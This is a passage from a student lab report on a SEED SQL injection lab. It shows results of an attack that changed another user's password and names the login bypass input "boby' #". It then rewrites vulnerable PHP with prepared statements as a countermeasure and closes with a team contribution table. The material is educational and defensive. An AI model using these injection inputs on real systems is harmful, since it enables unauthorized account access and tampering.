
edited and the bottom one was before Boby's password is edited. We can see a clear difference in the hash code. This shows that our attempt worked in changing Boby's password to 123.

```
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
Alice123 | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
```


```
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |
         | b78ed97677c161c1c82c142906674ad15242b2d4 |
```

Task 4: Countermeasure — Prepared Statement


In this task we are applying a countermeasure with the prepared statements. I am going to apply counter measures against all the stack we did in task 1, 2 and 3




We will navigate to the defense folder and in the defense folder we can see 4 files. When we navigate to the seed-server.com/defense/, we would be running the index.html file from the folder as shown below:



When logging into Alice's profile, we can see the user's info from the database. We are going to be using the same database as the previous tasks.



In this part of the task, we have to find a way to modify the prepare statement ot prevent the SQL injections. So for example if we login into Boby account doing the sql injection “ boby’ #”. We wouldn't need a password and we can all of the user info.



We would rewrite the prepared statement in PHP. The code below is vulnerable to SQL injections attacks. Instead of the query we would use the prepared statement.

```
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password=
'$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
  $firstrow,$id ,$name ,$eid ,$salary ,$ssn
}
```

In the code below, we used the prepared statement to ensure that the attacker was not able to change the intent of the query even if the attacker adds ‘ # to the end of the user name/id. In the code below we used ? instead of the imput_uname and the hashed_pwd


```
$stmt= $conn->prepare("SELECT id, name, eid, salary, ssn
                       FROM credential
                       WHERE name= ? and Password= ?");
$stmt->bind_param("ss",$input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($id ,$name ,$eid ,$salary ,$ssn);
$stmt->fetch();

$stmt->close();
```

```
// close the sql connection
$conn->close();
?>
```

After fixing the code we would run the statement below to save the changes.

```
[11/04/22]seed@VM:~/.../Code$ cd defense/
[11/04/22]seed@VM:~/.../defense$ docker cp unsafe.php 384f8f6a2894:/var/www/SQL Injection/defense/
```

Now when we login as Boby with its password we can see the users id and all the other info.



When we try the SQL injection again using the same method as before we can see that the program give no user info and this is how we prevented the SQL injection.

Teamwork reflection

Team Members	Major Contributions	Assistance to others	Comments
Gianna Galard	Overview, Lab Environment Setup, Tasks 1-2	Assisted Cheng and Unaiza with their tasks	
Cheng Wang	Task 3, worked on questionnaire	Assisted Gianna and Unaiza with their tasks	
Unaiza Nizami	Task 4, worked on questionnaire	Assisted Gianna and Cheng with their tasks	